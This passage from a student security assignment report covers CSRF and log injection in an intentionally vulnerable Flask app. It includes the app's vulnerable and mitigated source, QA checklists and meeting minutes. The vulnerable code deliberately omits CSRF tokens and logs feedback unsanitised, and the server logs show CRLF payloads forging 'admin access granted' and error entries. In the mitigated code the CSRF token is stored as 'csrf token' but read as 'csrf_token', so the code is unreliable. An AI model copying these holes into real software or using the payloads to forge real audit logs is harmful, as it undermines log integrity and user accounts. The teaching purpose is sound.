2026-10-02 23:42:20,724 - INFO - * Debugger PIN: 135-388-521
2026-10-02 23:42:31,839 - INFO - 127.0.0.1 - - [02/Oct/2026 23:42:31] "GET / HTTP/1.1" 302 -
2026-10-02 23:42:31,890 - INFO - 127.0.0.1 - - [02/Oct/2026 23:42:31] "GET /profile HTTP/1.1" 200 -
2026-10-02 23:42:34,960 - INFO - 127.0.0.1 - - [02/Oct/2026 23:42:34] "GET / HTTP/1.1" 302 -
2026-10-02 23:42:34,997 - INFO - 127.0.0.1 - - [02/Oct/2026 23:42:34] "GET /profile HTTP/1.1" 200 -
2026-10-02 23:43:08,883 - INFO - 127.0.0.1 - - [02/Oct/2026 23:43:08] "GET / HTTP/1.1" 302 -
2026-10-02 23:43:08,914 - INFO - 127.0.0.1 - - [02/Oct/2026 23:43:08] "GET /profile HTTP/1.1" 200 -
2026-10-02 23:43:13,856 - INFO - 127.0.0.1 - - [02/Oct/2026 23:43:13] "GET /feedback HTTP/1.1" 200 -
2026-10-02 23:46:22,480 - INFO - New feedback received from user 'student': The mitigated application accepts normal feedback.
2026-10-02 23:46:22,490 - INFO - 127.0.0.1 - - [02/Oct/2026 23:46:22] "POST /feedback HTTP/1.1" 200 -
2026-10-02 23:47:34,328 - INFO - 127.0.0.1 - - [02/Oct/2026 23:47:34] "GET /profile HTTP/1.1" 302 -
2026-10-02 23:47:34,349 - INFO - 127.0.0.1 - - [02/Oct/2026 23:47:34] "GET /login HTTP/1.1" 200 -
2026-10-02 23:53:28,426 - INFO - 127.0.0.1 - - [02/Oct/2026 23:53:28] "POST /login HTTP/1.1" 302 -
2026-10-02 23:53:28,435 - INFO - 127.0.0.1 - - [02/Oct/2026 23:53:28] "GET /profile HTTP/1.1" 200 -
2026-10-02 23:53:28,439 - INFO - New feedback received from user 'student': Nice work team!\r\n2026-09-24 09:15:00,000 - WARNING - SECURITY: Admin access granted to user 'attacker' from 127.0.0.1
2026-10-02 23:53:28,441 - INFO - 127.0.0.1 - - [02/Oct/2026 23:53:28] "POST /feedback HTTP/1.1" 200 -
2026-10-03 00:01:50,856 - INFO - 127.0.0.1 - - [03/Oct/2026 00:01:50] "GET /login HTTP/1.1" 200 -
2026-10-03 00:01:51,551 - INFO - 127.0.0.1 - - [03/Oct/2026 00:01:51] "GET /favicon.ico HTTP/1.1" 404 -
2026-10-03 00:02:02,678 - INFO - 127.0.0.1 - - [03/Oct/2026 00:02:02] "POST /login HTTP/1.1" 302 -
2026-10-03 00:02:02,181 - INFO - 127.0.0.1 - - [03/Oct/2026 00:02:02] "GET /profile HTTP/1.1" 200 -
2026-10-03 00:02:17,785 - INFO - 127.0.0.1 - - [03/Oct/2026 00:02:17] "GET /feedback HTTP/1.1" 200 -
2026-10-03 00:05:32,064 - INFO - New feedback received from user 'student': burp mitigation test!\n2026-10-02 23:59:00,000 - ERROR - SECURITY: Forged Burp entry
2026-10-03 00:05:32,103 - INFO - 127.0.0.1 - - [03/Oct/2026 00:05:32] "POST /feedback HTTP/1.1" 200 -
student@ccscsp: /ISEC3004_Assignment1_Group13/mitigated_app$
```

Fig. 39. Burp Suite CRLF payload neutralized within a single application log entry

Comparison of the vulnerable and security-enhanced results demonstrates that the mitigation was effective. In the vulnerable application, the CRLF characters divided one feedback message into multiple physical lines and allowed attacker-controlled content to imitate an authentic security record. In the security-enhanced application, the same control characters were stored as visible escape sequences, preserving the submitted evidence without allowing it to alter the log structure.

The test results further confirmed that the protection was applied consistently across different submission methods. Both the Python exploitation script and the manually modified Burp Suite request failed to create a separate forged entry. At the same time, legitimate feedback continued to be accepted and logged correctly. The mitigation, therefore, satisfied its two principal requirements, maintaining normal application functionality and preventing user-controlled input from compromising log integrity.

These results are consistent with the OWASP recommendation to test logging mechanisms against injection attacks and to sanitise carriage return and line feed characters in event data

[8]. Based on the collected evidence, the Log Injection vulnerability identified in the original application was successfully mitigated.

## 5. Discussion and Conclusion

### 5.1 Security Best Practices and Lessons Learned

The implementation of the above project in practice helped us gain great insight into the field of web application security. Through our practical study of Cross-Site Request Forgery (CSRF) and Log Injection vulnerabilities, we were able to develop the following important security principles and lessons.

#### Security Best Practices

##### 1. Defense in Depth for State-Changing Operations:

Session cookies alone are not enough for ensuring protection of state-changing operations. As can be seen from the CSRF prevention mechanism, the use of Synchronizer Token Pattern (with the use of cryptographically strong tokens from `secrets.token_urlsafe`) is one of the best security practices used by the industry. Also, setting the `SameSite` attribute to session cookies is an additional security measure.

##### 2. Strict Input Validation and Sanitization:

As Log Injection security issue showed us, all the data coming from the users should be considered potentially malicious. According to best practices, any data that needs to be stored in a system such as a log file, should be properly sanitized before being written to it. Removing control characters such as `\r` and `\n` is essential for maintaining the structure of the logs.

##### 3. Structured Logging Implementation:

Although the input sanitization method works well at avoiding CRLF injections, using structured logging (JSON format) rather than plain-text log concatenation would be an even better solution. This is because structured logging keeps log metadata separate from user data; hence, no injection character can affect the actual structure of the log file.

##### 4. Implementation of Secure Web Framework Functions:

It is advisable for programmers to use the secure features available in current web frameworks. An example is the use of extensions such as `Flask-WTF` in `Flask`.

#### Lessons Learned

##### 1. Authentication vs. Request Authorization:

It is important to understand the difference between authentication and authorization of requests in a web application. In the insecure web application, the user was authenticated successfully (using session cookie), but the server did not check whether the request was made

intentionally. This understanding of this difference is very important for secure web architecture design.

## 2. Risks of Implicit Trust:

The Log Injection attack showed that even something as harmless as a standard user feedback form may become an attack tool to breach system integrity (for example, creating administrative logs). It became clear that the boundaries of trust should be set clearly, and never trust anything from the outside world.

## 3. The Importance of Negative Testing (QA):

A patch for security flaw implementation is just the first step, but the validation of it is no less important. During the QA testing stage (Tasks 21-24), we discovered the importance of negative testing – trying to exploit the application using such tools as Burp Suite after implementing the patch.

## 4. The Benefit of a Phased Software Development Process:

From the project management point of view, following a phased development process (Setup, Development, Exploitation, Mitigation, and Reporting) made sure all flaws were investigated before fixing. We avoided any integration issues by using version control (feature branches on Git).

# 5.2 Overall Project Conclusion

Through this project, the process of managing the vulnerabilities of web applications in an end-to-end manner was shown by taking care of Cross-Site Request Forgery (CSRF) and Log Injection (CRLF Injection) in particular. This has been achieved through developing a purposely vulnerable Flask application, conducting the exploits and gathering forensic evidence using network tracing and log analysis.

What is even more important, the process smoothly moved from the identification of vulnerabilities to the implementation of appropriate mitigations according to industry standards. The application of the Synchronizer Token Pattern in the case of CSRF and input sanitization in the case of Log Injection has managed to mitigate the attacks. Through the QA testing phase, it has been confirmed that the application would stand the test of the attacks.

However, apart from the technical success, this work emphasized the importance of project management within the software development process. The team made use of the GitHub Projects tool to clearly assign tasks, followed a strictly timed Gantt chart schedule, and implemented a professional feature branch Git workflow system to merge the efforts of all five members into one final product.

In conclusion, this assignment has proven one of the basic concepts of cybersecurity: security must not be an afterthought, but an essential part of the software development cycle. The real-world experience gained through the analysis, exploitation, and mitigation of these vulnerabilities will help the team create more secure web applications in the future.

## 6. References

- [1] OWASP Foundation, “Cross-Site Request Forgery Prevention Cheat Sheet,” *OWASP Cheat Sheet Series*. [Online]. Available: [https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site\\_Request\\_Forgery\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html). [Accessed: Oct. 5, 2026].
- [2] OWASP Foundation, “Log Injection,” *OWASP*. [Online]. Available: [https://owasp.org/www-community/attacks/Log\\_Injection](https://owasp.org/www-community/attacks/Log_Injection). [Accessed: Oct. 4, 2026].
- [3] MITRE, “CWE-117: Improper Output Neutralization for Logs,” *Common Weakness Enumeration*. [Online]. Available: <https://cwe.mitre.org/data/definitions/117.html>. [Accessed: Oct. 5, 2026].
- [4] OWASP Foundation, “A09:2021—Security Logging and Monitoring Failures,” *OWASP Top 10*, 2021. [Online]. Available: [https://owasp.org/Top10/A09\\_2021-Security\\_Logging\\_and\\_Monitoring\\_Failures/](https://owasp.org/Top10/A09_2021-Security_Logging_and_Monitoring_Failures/). [Accessed: Oct. 5, 2026].
- [5] PCI Security Standards Council, *Payment Card Industry Data Security Standard: Requirements and Testing Procedures*, ver. 4.0.1, Jun. 2024. [Online]. Available: [https://www.pcisecuritystandards.org/document\\_library/?class=pcidss&doc=pci\\_dss](https://www.pcisecuritystandards.org/document_library/?class=pcidss&doc=pci_dss). [Accessed: Oct. 7, 2026].
- [6] International Organization for Standardization and International Electrotechnical Commission, *Information Security, Cybersecurity and Privacy Protection—Information Security Management Systems—Requirements*, ISO/IEC 27001:2022, 3rd ed., Oct. 2022. [Online]. Available: <https://www.iso.org/standard/27001>. [Accessed: Oct. 7, 2026].
- [7] D. Stuttard and M. Pinto, *The Web Application Hacker’s Handbook: Finding and Exploiting Security Flaws*, 2nd ed. Hoboken, NJ, USA: Wiley, 2011.
- [8] OWASP Foundation, “Logging Cheat Sheet,” *OWASP Cheat Sheet Series*. [Online]. Available: [https://cheatsheetseries.owasp.org/cheatsheets/Logging\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Logging_Cheat_Sheet.html). [Accessed: Oct. 5, 2026].

## 7. Appendices

Note: The complete source code, commit history, branch details, and original documentation files (including Meeting Minutes and QA Checklists) are maintained in our public GitHub repository for full transparency and version control.

GitHub Repository Link:

[https://github.com/oshadhisadinya/ISEC3004\\_Assignment1\\_Group13](https://github.com/oshadhisadinya/ISEC3004_Assignment1_Group13)

## Appendix A: Complete Vulnerable Source Code (with Comments)

```
# app.py - ISEC3004 Integrated Vulnerable Application
# Task 12: Integration of CSRF and Log Injection Vulnerabilities
# Integrated by: Sadinya (Member 5)
# Contributors: Kristina (CSRF), Bhagya (Log Injection)

from flask import Flask, request, session, redirect, url_for, render_template_string
import logging

app = Flask(__name__)
app.secret_key = "csrf-demo-secret-key"

# =====
# LOGGING SETUP (Vulnerable to Log Injection)
# =====

logging.basicConfig(
    filename='app_vulnerable.log',
    level=logging.INFO,
    format='%(asctime)s - %(levelname)s - %(message)s'
)

# =====
# DEMO USER
# =====

users = {
    "student": {
        "password": "password123",
        "email": "student@example.com"
    }
}

# =====
# LOGIN PAGE
# =====

LOGIN_PAGE = """
<!DOCTYPE html>
<html>
<head><title>ISEC3004 Demo - Login</title></head>
<body>
  <h1>ISEC3004 Vulnerability Demonstration</h1>
  <h2>Login</h2>
  <form method="POST" action="/login">
    <label>Username:</label>
    <input type="text" name="username" required><br><br>
    <label>Password:</label>
    <input type="password" name="password" required><br><br>
    <button type="submit">Login</button>
  </form>
  <br>
  <p><strong>Demo credentials:</strong><br>Username: student<br>Password: password123</p>
</body>
</html>
"""
```

```
# =====
# PROFILE PAGE (CSRF Target)
# =====

PROFILE_PAGE = """
<!DOCTYPE html>
<html>
<head><title>CSRF Demo - Profile</title></head>
<body>
  <h1>User Profile</h1>
  <p>Logged in as: <strong>{{ username }}</strong></p>
  <p>Current email: <strong>{{ email }}</strong></p>
  <hr>
  <h2>Change Email</h2>

  <!--

VULNERABLE SECTION (CSRF) - By Kristina

This form performs a state-changing operation.
The application does NOT generate a CSRF token and
does NOT validate a CSRF token when this request is received.
Therefore, a forged request can potentially cause this action
to be performed using the authenticated user's session.

-->

<form method="POST" action="/change-email">
  <label>New Email:</label>
  <input type="email" name="email" required>
  <button type="submit">Change Email</button>
</form>
<br>
<a href="/feedback">Go to Feedback Page (Log Injection)</a> | <a href="/logout">Logout</a>
</body>
</html>
"""

# =====
# FEEDBACK PAGE (Log Injection Target)
# =====

FEEDBACK_PAGE = """
<!DOCTYPE html>
<html>
<head><title>Log Injection Demo - Feedback</title></head>
<body>
  <h1>Submit Feedback</h1>
  <p>Welcome, <strong>{{ username }}</strong></p>
  <hr>

  <!--

VULNERABLE SECTION (LOG INJECTION) - By Bhagya

The user-supplied 'comment' is written STRAIGHT into the log
message with no sanitisation. Python's logging module writes
whatever bytes it is given verbatim, including control characters.

RISK: If 'comment' contains CRLF characters (\r\n), the single
intended entry is split into MULTIPLE lines on disk. An attacker
can FORGE fake log records (log forging) — e.g. faking an admin
login or burying their own activity — destroying the integrity
of the audit trail. (CWE-117)

-->

<form method="POST" action="/feedback">
  <label>Your Comment:</label><br>
  <textarea name="comment" rows="4" cols="50" required></textarea><br><br>
  <button type="submit">Submit Feedback</button>
</form>
<br>
<a href="/profile">Back to Profile</a> | <a href="/logout">Logout</a>
</body>

```

```

</html>
"""

# =====
# ROUTES
# =====

@app.route("/")
def home():
    if "username" in session:
        return redirect(url_for("profile"))
    return redirect(url_for("login"))

@app.route("/login", methods=["GET", "POST"])
def login():
    if request.method == "POST":
        username = request.form.get("username")
        password = request.form.get("password")
        if username in users and users[username]["password"] == password:
            session["username"] = username
            logging.info(f"User logged in: {username}")
            return redirect(url_for("profile"))
        return "<h2>Invalid username or password.</h2><a href='/login'>Try Again</a>"
    return render_template_string(LOGIN_PAGE)

@app.route("/profile")
def profile():
    if "username" not in session:
        return redirect(url_for("login"))
    username = session["username"]
    return render_template_string(PROFILE_PAGE, username=username, email=users[username]["email"])

# =====
# VULNERABLE CHANGE EMAIL ENDPOINT (CSRF)
# =====

@app.route("/change-email", methods=["POST"])
def change_email():
    if "username" not in session:
        return "You must be logged in.", 401

    username = session["username"]
    new_email = request.form.get("email")

    if not new_email:
        return "Email address is required.", 400

    # =====
    # CSRF VULNERABILITY
    # The application checks authentication but NOT CSRF token.
    # Server cannot distinguish legitimate vs forged requests.
    # =====

    old_email = users[username]["email"]
    users[username]["email"] = new_email

    print(f"\n[CSRF] User: {username} | Old: {old_email} | New: {new_email} | CSRF Token: NOT USED\n")
    logging.info(f"Profile updated. User: {username}, New email: {new_email}")

    return f"<h1>Email Changed Successfully</h1><p>User: {username}<br>New email: {new_email}</p><a href='/profile'>Return to Profile</a>"

# =====
# VULNERABLE FEEDBACK ENDPOINT (LOG INJECTION)
# =====

@app.route("/feedback", methods=["GET", "POST"])
def feedback():
    if "username" not in session:
        return redirect(url_for("login"))

    if request.method == "POST":
        comment = request.form.get("comment")

    # Fixed session key to match Kristina's 'username' for consistency

```

```

user = session.get("username", "anonymous")

# =====
# LOG INJECTION VULNERABILITY (CWE-117)
# Direct user input concatenation in logs without sanitization.
# RISK: Attacker can inject CRLF characters (\r\n) to forge fake log entries.
# =====

logging.info(f'New feedback received from user '{user}': {comment}')
print(f'\n[LOG INJECTION] User: {user} submitted: {comment}\n')

return "<h1>Feedback Submitted!</h1><p>Thank you for your feedback.</p><a href='/profile'>Back to Profile</a>"

username = session["username"]
return render_template_string(FEEDBACK_PAGE, username=username)

@app.route("/logout")
def logout():
    username = session.get("username", "Unknown")
    logging.info(f'User logged out: {username}')
    session.clear()
    return redirect(url_for("login"))

# =====
# START APPLICATION
# =====
if __name__ == "__main__":
    app.run(host="127.0.0.1", port=5000, debug=True)

```

## Appendix B: Complete Mitigated Source Code

```

from flask import Flask, request, session, redirect, url_for, render_template_string, abort
import secrets
import logging

app = Flask(__name__)

# Secret key used by Flask to manage sessions.
app.secret_key = "csrf-demo-secret-key"

# =====
# SECURE LOGGING SETUP
# =====
logging.basicConfig(
    filename="app_mitigated.log",
    level=logging.INFO,
    format="%(asctime)s - %(levelname)s - %(message)s"
)

# =====
# DEMO USER
# =====
users = {
    "student": {
        "password": "password123",
        "email": "student@example.com"
    }
}

# =====
# LOG INJECTION MITIGATION (CWE-117)
# =====
def sanitize_log_value(value):
    """
    Neutralize CR and LF characters before writing user-controlled
    data to a log. Escaping them preserves the evidence while ensuring
    that the input remains on one physical log line.
    """
    if value is None:
        return ""
    return str(value).replace("\r", "\\r").replace("\n", "\\n")

```

```

# =====
# LOGIN PAGE
# =====
LOGIN_PAGE = """
<!DOCTYPE html>
<html>
<head><title>Secure App - Login</title></head>
<body>
  <h1>Secure Application (Mitigated)</h1>
  <h2>Login</h2>
  <form method="POST" action="/login">
    <label>Username:</label>
    <input type="text" name="username" required><br><br>
    <label>Password:</label>
    <input type="password" name="password" required><br><br>
    <button type="submit">Login</button>
  </form>
  <br>
  <p><strong>Demo credentials:</strong><br>Username: student<br>Password: password123</p>
</body>
</html>
"""

# =====
# PROFILE PAGE (CSRF MITIGATED)
# =====
PROFILE_PAGE = """
<!DOCTYPE html>
<html>
<head><title>Secure App - Profile</title></head>
<body>
  <h1>User Profile</h1>
  <p>Logged in as: <strong>{{ username }}</strong></p>
  <p>Current email: <strong>{{ email }}</strong></p>
  <hr>
  <h2>Change Email</h2>

  <!-- CSRF MITIGATION: Synchronizer Token Pattern -->
  <form method="POST" action="/change-email">
    <input type="hidden" name="csrf_token" value="{{ csrf_token }}">
    <label>New Email:</label>
    <input type="email" name="email" required>
    <button type="submit">Change Email</button>
  </form>
  <br>
  <a href="/feedback">Go to Feedback Page (Log Injection Test)</a> |
  <a href="/logout">Logout</a>
</body>
</html>
"""

# =====
# FEEDBACK PAGE (LOG INJECTION MITIGATED)
# =====
FEEDBACK_PAGE = """
<!DOCTYPE html>
<html>
<head><title>Secure App - Feedback</title></head>
<body>
  <h1>Submit Feedback</h1>
  <p>Welcome, <strong>{{ username }}</strong></p>
  <hr>
  <!-- User feedback is sanitized on the server before logging. -->
  <form method="POST" action="/feedback">
    <label>Your Comment:</label><br>
    <textarea name="comment" rows="4" cols="50" required></textarea><br><br>
    <button type="submit">Submit Feedback</button>
  </form>
  <br>
  <a href="/profile">Back to Profile</a> |
  <a href="/logout">Logout</a>
</body>
</html>
"""

```

```

# =====
# ROUTES
# =====
@app.route("/")
def home():
    if "username" in session:
        return redirect(url_for("profile"))
    return redirect(url_for("login"))

@app.route("/login", methods=["GET", "POST"])
def login():
    if request.method == "POST":
        username = request.form.get("username")
        password = request.form.get("password")

        if username in users and users[username]["password"] == password:
            session["username"] = username
            session["csrf token"] = secrets.token_urlsafe(32)
            return redirect(url_for("profile"))
        return "<h2>Invalid username or password.</h2><a href='/login'>Try Again</a>"

    return render_template_string(LOGIN_PAGE)

@app.route("/profile")
def profile():
    if "username" not in session:
        return redirect(url_for("login"))

    username = session["username"]
    return render_template_string(
        PROFILE_PAGE,
        username=username,
        email=users[username]["email"],
        csrf_token=session["csrf token"]
    )

# =====
# SECURITY-ENHANCED CHANGE EMAIL ENDPOINT (CSRF MITIGATED)
# =====
@app.route("/change-email", methods=["POST"])
def change_email():
    if "username" not in session:
        return "You must be logged in.", 401

    username = session["username"]
    submitted_token = request.form.get("csrf_token")
    session_token = session.get("csrf_token")

    # CSRF Protection Check
    if not submitted_token or not session_token or not secrets.compare_digest(submitted_token, session_token):
        print("\n=====")
        print("CSRF ATTACK BLOCKED")
        print(f"User: {username} | Reason: Missing or invalid CSRF token")
        print("=====\\n")
        abort(403)

    new_email = request.form.get("email")
    if not new_email:
        return "Email address is required.", 400

    old_email = users[username]["email"]
    users[username]["email"] = new_email

    print("\n=====")
    print("EMAIL CHANGE REQUEST ACCEPTED")
    print(f"User: {username} | New email: {new_email} | CSRF token: VALID")
    print("=====\\n")

    return f"<h1>Email Changed Successfully</h1><p>User: {username}<br>New email: {new_email}</p><a href='/profile'>Return to Profile</a>"

# =====
# SECURITY-ENHANCED FEEDBACK ENDPOINT (LOG INJECTION MITIGATED)
# =====

```

```

@app.route("/feedback", methods=["GET", "POST"])
def feedback():
    if "username" not in session:
        return redirect(url_for("login"))

    if request.method == "POST":
        comment = request.form.get("comment")
        if not comment:
            return "Feedback comment is required.", 400

        user = session.get("username", "anonymous")

        # Mitigation: Neutralize CR and LF characters
        safe_user = sanitize_log_value(user)
        safe_comment = sanitize_log_value(comment)

        logging.info("New feedback received from user '%s': %s", safe_user, safe_comment)
        print(f"\n[LOG INJECTION MITIGATED] User: {safe_user} submitted: {safe_comment}\n")

        return "<h1>Feedback Submitted Safely!</h1><p>Your feedback was recorded using secure log handling.</p><a href='/profile'>Back to Profile</a>"

    return render_template_string(FEEDBACK_PAGE, username=session["username"])

@app.route("/logout")
def logout():
    session.clear()
    return redirect(url_for("login"))

if __name__ == "__main__":
    app.run(host="127.0.0.1", port=5000, debug=True)

```

## Appendix C: QA Testing Checklists (CSRF & Log Injection)

For the proper verification of the mitigations that have been deployed, QA Testing Checklists were made and done by the corresponding mitigation leads. The original checklists are now stored at the **docs/QATestingChecklists/** folder in the GitHub repository of the project.

**GitHub Repository Link for Original Documents:**

[https://github.com/oshadhisadinya/ISEC3004\\_Assignment1\\_Group13/tree/main/docs/QATestingChecklists](https://github.com/oshadhisadinya/ISEC3004_Assignment1_Group13/tree/main/docs/QATestingChecklists)

Below is a summary of the test cases and results from the executed checklists.

**Table C.1: CSRF Mitigation QA Checklist Summary (Executed by Ameli - Task 23)**

| Test ID    | Test Scenario                                 | Test / Input                                                                           | Expected Result                                            | Actual Result                                                  | Status |
|------------|-----------------------------------------------|----------------------------------------------------------------------------------------|------------------------------------------------------------|----------------------------------------------------------------|--------|
| CSRF-QA-01 | Legitimate email change with valid CSRF token | Submit the Change Email form normally while authenticated.<br>The request includes the | The request is accepted, and the email address is updated. | The legitimate request was accepted, and the email address was | PASS   |

|            |                                                       |                                                                                                        |                                                                                                  |                                                                                                                |      |
|------------|-------------------------------------------------------|--------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------|------|
|            |                                                       | valid session CSRF token.                                                                              |                                                                                                  | successfully updated.                                                                                          |      |
| CSRF-QA-02 | Malicious request without CSRF token                  | Send a POST request to /change-email without the csrf_token parameter.                                 | The server rejects the request with HTTP 403 Forbidden.                                          | The malicious request was rejected with HTTP 403 Forbidden.                                                    | PASS |
| CSRF-QA-03 | Malicious CSRF attack cannot change user data         | Attempt to change the victim's email using a request that does not contain a valid synchronizer token. | The attack fails, and the victim's email remains unchanged.                                      | The attack was blocked, and the email remained unchanged.                                                      | PASS |
| CSRF-QA-04 | A valid CSRF token is present in a legitimate request | Inspect the legitimate /change-email POST request using Burp Suite.                                    | The request contains a csrf_token value generated for the authenticated session.                 | Burp Suite captured the legitimate request containing the CSRF token.                                          | PASS |
| CSRF-QA-05 | Blocked malicious request is traceable                | Send the malicious request and inspect the application/server output                                   | The application rejects the invalid request and records evidence explaining the blocked attempt. | Server output showed "CSRF ATTACK BLOCKED", identified a missing or invalid CSRF token, and returned HTTP 403. | PASS |

**Table C.2: Log Injection Mitigation QA Checklist Summary (Executed by Arindi - Task 24)**

| Test ID  | Test Scenario           | Test / Input                                  | Expected Result | Actual Result | Status |
|----------|-------------------------|-----------------------------------------------|-----------------|---------------|--------|
| LI-QA-01 | Authenticated access to | Log in as the demo user and open /feedback in | The feedback    | The mitigated | PASS   |

|          |                                                      |                                                                                                      |                                                                                                    |                                                                                               |      |
|----------|------------------------------------------------------|------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------|------|
|          | mitigated feedback form                              | the security-enhanced application.                                                                   | form is displayed for the authenticated user.                                                      | feedback page displayed successfully for user 'student'.                                      |      |
| LI-QA-02 | Legitimate feedback remains functional               | Submit: 'The mitigated application accepts normal feedback.'                                         | The application accepts the feedback and displays the secure confirmation page.                    | The feedback was accepted and 'Feedback Submitted Safely!' was displayed.                     | PASS |
| LI-QA-03 | Legitimate feedback produces one log record          | Inspect app_mitigated.log after the normal submission.                                               | The feedback is stored as one correctly structured INFO record.                                    | The complete normal message appeared on one physical log line.                                | PASS |
| LI-QA-04 | Python CRLF payload is neutralised in server output. | Run log_injection_exploit.py against the security-enhanced application and inspect the server trace. | CR and LF characters appear as visible \r and \n sequences and do not create a new console record. | The server trace retained \r\n visibly within the submitted feedback value.                   | PASS |
| LI-QA-05 | Python payload cannot forge a log entry              | Inspect app_mitigated.log after executing the Python exploit.                                        | The entire payload remains on one INFO line, no independent WARNING record is created.             | The attacker-controlled warning remained inside the original INFO entry on one physical line. | PASS |
| LI-QA-06 | URL-encoded Burp payload is processed safely         | Intercept POST /feedback and submit a comment containing '%0D%0A' followed by a forged ERROR message | The application processes the request while neutralising the                                       | The application returned the secure confirmation page without creating an                     | PASS |

|          |                                       |                                                                             |                                                                                                                 |                                                                                                                   |      |
|----------|---------------------------------------|-----------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------|------|
|          |                                       |                                                                             | decoded CRLF characters.                                                                                        | application error.                                                                                                |      |
| LI-QA-07 | Burp payload cannot forge a log entry | Inspect app_mitigated.log after forwarding the modified Burp Suite request. | The decoded CRLF sequence is stored visibly as \r\n within one INFO record; no separate ERROR entry is created. | The forged ERROR text remained in the original INFO entry and no independent attacker-controlled record appeared. | PASS |

## Appendix D: Detailed Meeting Minutes (Weeks 8, 9, 10)

Note: The original detailed Meeting Minutes documents are also maintained in the **docs/Meeting Minutes/** directory of the project's GitHub repository for full transparency and version control.

### GitHub Repository Link:

[https://github.com/oshadhisadinya/ISEC3004\\_Assignment1\\_Group13/tree/main/docs/Meeting%20Minutes](https://github.com/oshadhisadinya/ISEC3004_Assignment1_Group13/tree/main/docs/Meeting%20Minutes)

### Meeting Minute 1

**Meeting Title :** ISEC3004 Assignment 1 Team Meeting (Project Kick-off)

**Date :** September 18 th , 2026

**Time :** 8.00 PM – 8.30 PM

**Location :** Online (Zoom)

**Attendees :**

- Elizabeth Kristina Motha – 22396545
- Arindi Dulanya – 23080234
- Ameli Jithmini – 22520933
- Oshadhi Sadinya Alahapperuma – 22169585
- Bhagya Wijenanda – 22716509

**Absent :**

- None

**Meeting Description**

The first thing the team did at the start of the meeting was conduct the project kick-off for the

ISEC3004 Assignment 1. In this discussion, the team finalized on the tools to use for project management, settling on GitHub Projects, which will be used to manage tasks during the whole project life cycle. The two chosen vulnerabilities to analyze for the assignment were Cross-Site Request Forgery (CSRF) and Log Injection (CRLF Injection). After the selection of topics, the next step involved distributing the duties amongst all five members based on the Work Breakdown Structure (WBS). This was done to ensure fair and efficient distribution of the tasks to be performed in the project. Oshadhi Sadinya mentioned that she had prepared the Gantt chart and milestones for the project, which will have a strict six weeks deadline. Lastly, the team came up with action items that needed to be completed within a week. All team members were tasked to start their research on Phase 1 OWASP research by the 19th of September. Further, Kristina and Bhagya were instructed to prepare the initial draft for the vulnerable code by the 21st of September.

## **Meeting Minute 2**

**Meeting Title:** ISEC3004 Assignment 1 Team Meeting

**Date:** September 22nd, 2026

**Time:** 8.40 PM – 9.00 PM

**Location:** Online (Zoom)

**Attendees:**

- Elizabeth Kristina Motha – 22396545
- Arindi Dulanya – 23080234
- Ameli Jithmini – 22520933
- Oshadhi Sadinya Alahapperuma – 22169585

**Absent:**

- Bhagya Wijenanda – 22716509

**Meeting Description**

The meeting began with the team discussing the current progress of the project and the work that needs to be completed by each member. The team discussed the dependencies between members' development tasks, as some coding tasks could only be started after the related

components assigned to other members had been completed. Ameli explained that she was assigned as Member 2 for her development task and that her coding work depended on Member 1 completing the required part first. The team discussed coordinating these dependent development activities so that members could continue their implementation work without conflicts or unnecessary delays. The team also discussed project management and documentation. Oshadhi Sadinya informed the team that she had already created the Gantt chart and the project board. The report structure was also discussed, and Sadinya confirmed that the report structure had been uploaded to the team's OneDrive so that the members could refer to it when preparing their respective sections. The team agreed to continue working on their allocated development and documentation tasks while coordinating with other members where task dependencies exist.

### **Meeting Minute 3**

**Meeting Title :** ISEC3004 Assignment 1 Team Meeting

**Date :** September 25 th , 2026

**Time :** 8.00 PM – 9.00 PM

**Location :** Online (Zoom)

**Attendees :**

- Elizabeth Kristina Motha – 22396545
- Arindi Dulanya – 23080234
- Ameli Jithmini – 22520933
- Oshadhi Sadinya Alahapperuma – 22169585
- Bhagya Wijenanda – 22716509

**Absent :**

- None

**Meeting Description**

At the beginning of the meeting, the team discussed the progress of the exploit and tracing. Kristina and Bhagya demonstrated their own exploits; Kristina presented the malicious HTML form for the CSRF exploit and Bhagya the Python script with the CRLF payload for the Log Injection exploit. The team confirmed that the exploits work and successfully exploit the

vulnerabilities within the integrated Flask application. After that, Ameli and Arindi demonstrated the results of their tracing. Ameli showed the traces from Burp Suite for the CSRF exploit, and Arindi showed the evidences from the application log file for the Log Injection exploit. The team discussed the correctness of this data. As a result of the discussion, the team agreed that there is enough evidence collected and they can move to the mitigation phase of the assignment.

#### **Meeting Minute 4**

**Meeting Title :** ISEC3004 Assignment 1 Team Meeting

**Date :** October 04 th , 2026

**Time :** 8.00 PM – 9.00 PM

**Location :** Online (Zoom)

**Attendees :**

- Elizabeth Kristina Motha – 22396545
- Arindi Dulanya – 23080234
- Ameli Jithmini – 22520933
- Oshadhi Sadinya Alahapperuma – 22169585
- Bhagya Wijenanda – 22716509

**Absent :**

- None

**Meeting Description**

The meeting started off with Sadinya giving out the final report draft that was compiled. The

team went through the integration of all individual parts and checked if it flows logically starting from the introduction and project management parts up until the vulnerability and mitigations. The team made sure the formatting and Table of Contents of the document is correct and in the proper academic format.

Next, Ameli and Arindi gave the evidence of the QA testing, which included the QA checklist

and the screenshots of how the CSRF attack was blocked and how the sanitized logs were produced. The team confirmed that the evidence provided is very convincing regarding the effectiveness of the mitigations.

At the end of the meeting, the team talked about the Week 12 presentation. The team made sure

that all five of them get to speak equally during the live demo.

## Appendix E: Effort Estimation Table

The following table summarizes the estimated and actual effort (in hours) expended by each team member across the project lifecycle. The workload was distributed equitably to ensure that every member contributed significantly to the final deliverable, demonstrating a balanced team effort as required by the project rubric.

| Team Member        | Student ID | Primary Role                       | Research, Setup & Coding (Phases 1 & 2) | Exploit, Mitigation & QA (Phases 3 & 4) | Report Writing & Presentation (Phases 5 & 6) | Total Actual Hours |
|--------------------|------------|------------------------------------|-----------------------------------------|-----------------------------------------|----------------------------------------------|--------------------|
| Oshadhi Sadinya    | 22169585   | Integration Lead & PM              | 7.0                                     | 7.0                                     | 6.0                                          | 20.0               |
